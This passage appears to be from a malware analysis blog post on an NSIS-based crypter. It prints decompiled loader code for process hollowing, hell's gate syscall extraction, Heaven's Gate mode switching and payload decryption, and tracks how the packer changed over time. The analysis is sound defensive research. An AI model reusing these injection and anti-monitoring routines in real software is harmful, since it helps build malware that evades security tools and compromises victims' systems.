153                    v30 = pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].Size;
154                    v40 = (pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].VirtualAddr + v41);
155                    while ( v30 )               // relocate PE
156                    {
157                      v31 = v40[1] - 8;
158                      v36 = v40 + 2;
159                      while ( v31 )
160                      {
161                        if ( ((*v36 >> 12) & 3) != 0 )
162                        {
163                          v27 = ((*v36 & 0xFFF) + *v40 + v41);
164                          *v27 += v41 - pe_hdr->OptionalHeader.ImageBase;
165                        }
166                        ++v36;
167                        v31 -= 2;
168                      }
169                      v30 -= v40[1];
170                      v40 = (v40 + v40[1]);
171                    }
172                  }                             // connect the payload to PEB
173                  if ( (call_via_raw_syscall_NtWriteVirtualMemory)(hProcess, PEB_addr + 8, &img_base, 4, 0) )
174                  {                             // set the Entry Point
175                    ctx_eax = pe_hdr->OptionalHeader.AddressOfEntryPoint + img_base;
176                    if ( SetThreadContext(hThread, &ctx) )
177                    {
178                      if ( v45 != 0xC0000018 && call_via_raw_syscall_NtResumeThread(hThread) )
179                      {
```

Overview of the PE loader

Manual syscalls calling

In order to make the injection stealthier, the loader uses a common technique of “stealing syscalls”, also known as “hell’s gate”. This technique is based on the fact that some low-level DLLs, such as NTDLL, contain numbers of raw syscalls. By extracting the syscalls, and executing them manually, the malware can use the API of the operating system, without a need of calling functions from the DLL. That allows to bypass some monitoring in the situation if the system DLLs are hooked. More in-depth analysis of this technique was described here.

Firstly, a fresh copy of NTDLL is loaded from the file on the disk, an manually mapped. Then, a function defined by its hash is retrieved (using the same hashing algorithm that was used to retrieve imports from normally loaded DLLs):

```
52  hNtdll = get_module_handle(ntdll_dll);
53  hFile = CreateFileW(hNtdll, 0x80000000, 7, 0, 3, 128, 0);
54  if ( hFile != -1 )
55  {
56    v17 = GetFileSize(hFile, 0);
57    if ( v17 != -1 )
58    {
59      module_buf = VirtualAlloc(0, v17, 0x3000, 4);
60      if ( module_buf )
61      {
62        if ( ReadFile(hFile, module_buf, v17, v4, 0) )
63        {
64          v7 = module_buf;
65          pe = (module_buf + module_buf->e_lfanew);
66          sec_hdr = (&pe->OptionalHeader + pe->FileHeader.SizeOfOptionalHeader);
67          allocated_buf = VirtualAlloc(0, pe->OptionalHeader.SizeOfImage, 0x3000, 4);
68          if ( allocated_buf )
69          {
70            to_qmemcpy(allocated_buf, module_buf, pe->OptionalHeader.SizeOfHeaders);
71            for ( i = 0; i < pe->FileHeader.NumberOfSections; ++i )
72              to_qmemcpy(
73                allocated_buf + sec_hdr[i].VirtualAddress,
74                module_buf + sec_hdr[i].PointerToRawData,
75                sec_hdr[i].SizeOfRawData);
76            func = fetch_by_hash(allocated_buf, func_hash);
77            if ( func )
78            {
79              if ( hFile )
80                CloseHandle(hFile);
81              if ( module_buf )
82                VirtualFree(module_buf, 0, 0x8000);
83              is_failure = 0;
84            }
85          }
86        }
87      }
88    }
89  }
```

After the pointer to the beginning of the function is fetched, a small disassembling loop is used to find the familiar pattern: moving the ID of the syscall into EAX register.

```
 96  _func_start = func;
 97  while ( *_func_start != 0xB8 )                // MOV EAX, <DWORD>
 98  {
 99    if ( *_func_start == 0xE9 )                 // JMP <ADDRESS>
100    {
101      _func_start += *(_func_start + 1) + 5;
102    }
103    else if ( *_func_start == 0xEA )            // LJMP <ADDRESS>
104    {
105      _func_start = *(_func_start + 1);
106    }
107    else
108    {
109      ++_func_start;
110    }
111  }
112  syscall_id = *++_func_start;
113  if ( allocated_buf )
114    VirtualFree(allocated_buf, 0, 0x8000);
115  return syscall_id;
116}
```

The syscall ID is returned for further use.

Once the syscall number has been extracted, the malware intends to execute it from its own code. However, a 32-bit application cannot make direct syscalls on 64-bit system, since it is not native. In such cases, syscalls are usually made via Wow64 emulation layer. In order to make them directly, the authors of the malware switch to the 64-bit mode first: using a technique called "Heaven's Gate".

The malware comes with two variants of the stub executing a syscall. The decision for which of the versions should be applied is made based on the check if the process runs as Wow64 (emulated 32 bit on 64 bit Windows):

```
 1int __userpurge call_via_raw_syscall_1@<eax>(int a3, int a4)
 2{
 3  int syscall_id; // eax
 4  int result; // eax
 5  __int64 a1[2]; // [esp+0h] [ebp-14h] BYREF
 6
 7  zero_memory(a1, 0x10u);
 8  if ( is_wow64() )
 9  {
10    a1[0] = a3;
11    a1[1] = a4;
12    syscall_id = fetch_syscall_from_manually_loaded_ntdll(0x81AF6D4E);
13    (to_heavens_gate)(syscall_id, a1);
14  }
15  else
16  {
17    fetch_and_call_via_sysenter(a3, a4);
18  }
19  return result;
20}
```

If the process runs on a 32-bit system, the syscall can be made in a direct way, using SYSENTER:

```
seg000:00000E58
seg000:00000E58 sub_E58         proc near               ; CODE XREF: sub_CAC+BF↑p
seg000:00000E58                 push    0BE530033h
seg000:00000E5D                 call    fetch_syscall_from_manually_loaded_ntdll
seg000:00000E62                 call    to_sysenter
seg000:00000E67                 retn    14h
seg000:00000E67 sub_E58         endp
seg000:00000E67
seg000:000009B8 to_sysenter     proc near               ; CODE XREF: sub_E22+A↓p
seg000:000009B8                                         ; sub_E34+A↓p ...
seg000:000009B8                 mov     edx, esp
seg000:000009BA                 sysenter
seg000:000009BC                 retn
seg000:000009BC to_sysenter     endp
```

If the system is 64-bit, the malware (that is 32-bit) switches into 64-bit mode via "Heaven's Gate".

```
seg000:00000DE1                 push    eax
seg000:00000DE2                 push    20B0F111h
seg000:00000DE7                 call    fetch_syscall_from_manually_loaded_ntdll
seg000:00000DEC                 push    eax
seg000:00000DED                 call    near ptr to_heavens_gate
seg000:00000DF2                 mov     [ebp+var_4], eax
seg000:00000DF5                 jmp     short loc_E06
```

```
seg000:00000F7F
seg000:00000F7F enter_heavens_gate:
seg000:00000F7F push    edi
seg000:00000F80 push    esi
seg000:00000F81 mov     [ebp+var_C], esp
seg000:00000F84 and     esp, 0FFFFFFF0h
seg000:00000F87 push    33h ; '3'
seg000:00000F89 call    $+5
seg000:00000F8E add     [esp+5Ch+var_5C], 5
seg000:00000F92 retf
seg000:00000F92 to_heavens_gate endp ; sp-analysis failed
```

Far return to the address prefixed with 0x33 segment – entering the 64-bit mode

Once the execution mode is changed into 64 bit, the syscall is called, its results stored, and the application can switch back to 32-bit mode to continue normal execution.

```
Hex                 Disasm
2B65FC              SUB ESP, DWORD PTR [RBP - 4]          ;64bit part
FF75D8              PUSH QWORD PTR [RBP - 0X28]
59                  POP RCX
FF75D0              PUSH QWORD PTR [RBP - 0X30]
5A                  POP RDX
FF75C8              PUSH QWORD PTR [RBP - 0X38]
4158                POP R8
FF75C0              PUSH QWORD PTR [RBP - 0X40]
4159                POP R9
FF75E0              PUSH QWORD PTR [RBP - 0X20]
5F                  POP RDI
FF75E8              PUSH QWORD PTR [RBP - 0X18]
5E                  POP RSI
85F6                TEST ESI, ESI
7410                JE SHORT 0X4ACFC4
67488B0CF7          MOV RCX, QWORD PTR [EDI + ESI*8]
6748894CF420        MOV QWORD PTR [ESP + ESI*8 + 0X20], RCX
83EE01              SUB ESI, 1
75F0                JNE SHORT 0X4ACFB4
FF75D8              PUSH QWORD PTR [RBP - 0X28]
415A                POP R10
8B4508              MOV EAX, DWORD PTR [RBP + 8]          stored syscall ID
0F05                SYSCALL
8945F0              MOV DWORD PTR [RBP - 0X10], EAX
0365FC              ADD ESP, DWORD PTR [RBP - 4]
E800000000          CALL 0X4ACFD9
C744240423000000    MOV DWORD PTR [RSP + 4], 0X23         ;switch back to 32-bit mode
8304240D            ADD DWORD PTR [RSP], 0XD
CB                  RETF
```

The 64-bit code, executed after the mode is switched via Heaven's Gate

Evolution

This crypter has been around for several years, and during this time it went through several phases of evolution. In this part of the analysis we will compare it with the earlier version from February of this year, described in the following writeup.

In contrast to the current one, the version from February contained a malicious component in the form of a DLL. We can also find a second, encrypted component, which carries the payload.

Name	Size	Packed Size	Modified
$PLUGINSDIR	0	6 499	
o15bmldpqdxcin.dll		7 299	2021-02-16 13:03
emvmcmzr.n	164 864	164 864	2021-02-16 13:03
[NSIS].nsi	3 142	3 142	

The extracted NSIS script contains a different sequence of commands:

```
Function .onInit
  SetOutPath $INSTDIR
  File $INSTDIR\o15bmldpqdxcin.dll
  File $INSTDIR\emvmcmzr.n
  System::Call $INSTDIR\o15bmldpqdxcin.dll::Gxkeoxkzs(w$\"$INSTDIR\emvmcmzr.n$\")
  DetailPrint label
  StrCpy $0 9
  IntOp $0 $0 + 4
  Goto $0
  DetailPrint done
FunctionEnd
```

In this case, the standard NSIS component (System.dll) is used to call the function exported from the DLL, passing the path to the encrypted component as a parameter.

Looking inside the exported function we can find a significant similarity to the Shellcode #1 which was described in the former part of this writeup.

```
int __cdecl Gxkeoxkzs(char *file_name)
{
  int v1; // ecx
  unsigned int v2; // ebx
  int i; // esi
  int v5; // [esp+Ch] [ebp-8h]
  int v6; // [esp+10h] [ebp-4h]

  v1 = v5;
  v2 = 0;
  while ( 1 )
  {
    v6 = 0x31118870;
    for ( i = 0; i < 4; ++i )
      *((_BYTE *)&v6 + i) ^= *((_BYTE *)&v5 + i % 3);
    if ( (_BYTE)v6 == 0x47 && *(_WORD *)((char *)&v6 + 1) == 0x20B1 && HIBYTE(v6) == 6 )
      break;
    v5 = ++v1;
  }
  do
  {
    next_stage[v2] = v2 - ((((-34 - (v2 ^ -(char)(v2 + (v2 ^ (v2 - next_stage[v2])))))) ^ 0x93) - v2) ^ 0x9C) - 91;
    ++v2;
  }
  while ( v2 < 0x1A05 );
  return (*(int (__cdecl **)(char *))next_stage)(file_name);
}
```

As before, we can see decryption of the next stage with the help of a custom algorithm. This time, the next stage is contained in a buffer hardcoded in the DLL (rather than stored in a separate file). It contains a very similar function dedicated to decrypting and loading the final payload. Yet, we can see some minor differences.

```
hFile = 0;
read_size = 0;
strcpy(key, "2239ede64dd44ddab3bc37701b236410");
file_size = 0;
v7 = 0;
file_buffer = 0;
hKernel32 = fetch_kernel32_base();
Sleep = (void (__stdcall *)(int))fetch_by_hash(hKernel32, 0x34CF0BF);
ExitProcess = (void (__stdcall *)(_DWORD))fetch_by_hash(hKernel32, 0x55E38B1F);
GetModuleFileNameW = (void (__stdcall *)(_DWORD, char *, int))fetch_by_hash(hKernel32, 0xD1775DC4);
CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);
CreateProcessW = (int (__stdcall *)(char *, int))fetch_by_hash(hKernel32, 0xA2EAE210);
LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);
CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
                                                                                        hKernel32,
                                                                                        0x8A111D91);
GetFileSize = (int (__stdcall *)(int, _DWORD))fetch_by_hash(hKernel32, 0x170C1CA1);
VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(hKernel32, 0xA5F15738);
ReadFille = (int (__stdcall *)(int, int, int, int *, _DWORD))fetch_by_hash(hKernel32, 0x433A3842);
GetCommandLineW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, char *, char *))fetch_by_hash(hKernel32, 0x2FFE2C64);
process_hash1 = 0x2D734193;
process_hash2 = 0x63DAA681;
process_hash3 = 0x26090612;
process_hash4 = 0x6F28FAE0;
if ( is_process_running(0x2D734193)
  || is_process_running(process_hash2)
  || is_process_running(process_hash3)
  || is_process_running(process_hash4) )
{
  Sleep(31000);
}
GetModuleFileNameW(0, curr_file, 259);
hFile = CreateFileW(file_name, 0x80000000, 7, 0, 3, 128, 0);
if ( hFile != -1 )
{
  file_size = GetFileSize(hFile, 0);
  if ( file_size != -1 )
  {
    file_buffer = VirtualAlloc(0, file_size, 0x3000, 4);
    if ( file_buffer )
    {
      if ( ReadFille(hFile, file_buffer, file_size, &read_size, 0) )
      {
        decrypt_buf(file_buffer, key, 32);
        if ( load_pe(file_buffer) )
        {
          Sleep(3000);
          zero_memory(v4, 0x10u);
          zero_memory(v3, 0x44u);
          cmd_line = GetCommandLineW(0, 0, 0, 32, 0, 0, v3, v4);
          if ( CreateProcessW(curr_file, cmd_line) )
            ExitProcess(0);
        }
        ExitProcess(0);
      }
    }
  }
}
```

First of all, the file name is passed dynamically rather than hardcoded.

Second, we can see a check against blacklisted processes. Their names are hashed, and compared to the hardcoded list of hashes (i.e. 0x26090612 -> “avgui.exe”). This type of checks are among common evasion techniques. However, in this case, detection of a forbidden process only delays execution, and does not suspend it or terminate. Possibly it is a bug in the implementation, and the *if statement* was intended to be a *while loop* instead. Nevertheless, the authors decided to give up the check in the latest version.

Apart from those details, this stage is identical to the Shellcode #2 from the newer version.

Popular and persistent

This packer has been around for many years, and probably will stay with us for some years to come. Its structure shows that it is created by experienced authors, using well known, yet not trivial techniques. Its evolution is slow but steady. Usage of a popular installation engine

makes it easy to blend in with legitimate applications.

Its popularity and diversity of payloads suggests that it is not linked to one specific actor, but rather sold as an independent component on one of many underground forums.

Appendix

Other materials about previous versions of NSIS-based crypters:

- https://yoroi.company/research/yes-cyber-adversaries-are-still-using-formbook-in-2021/
- https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/
- https://news.sophos.com/en-us/2020/05/14/raticate/
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ransomware-families-use-nsis-installers-to-avoid-detection-analysis/
- https://www.microsoft.com/security/blog/2017/03/15/ransomware-operators-are-hiding-malware-deeper-in-installer-packages/
- https://isc.sans.edu/forums/diary/Quick+analysis+of+malware+created+with+NSIS/23703/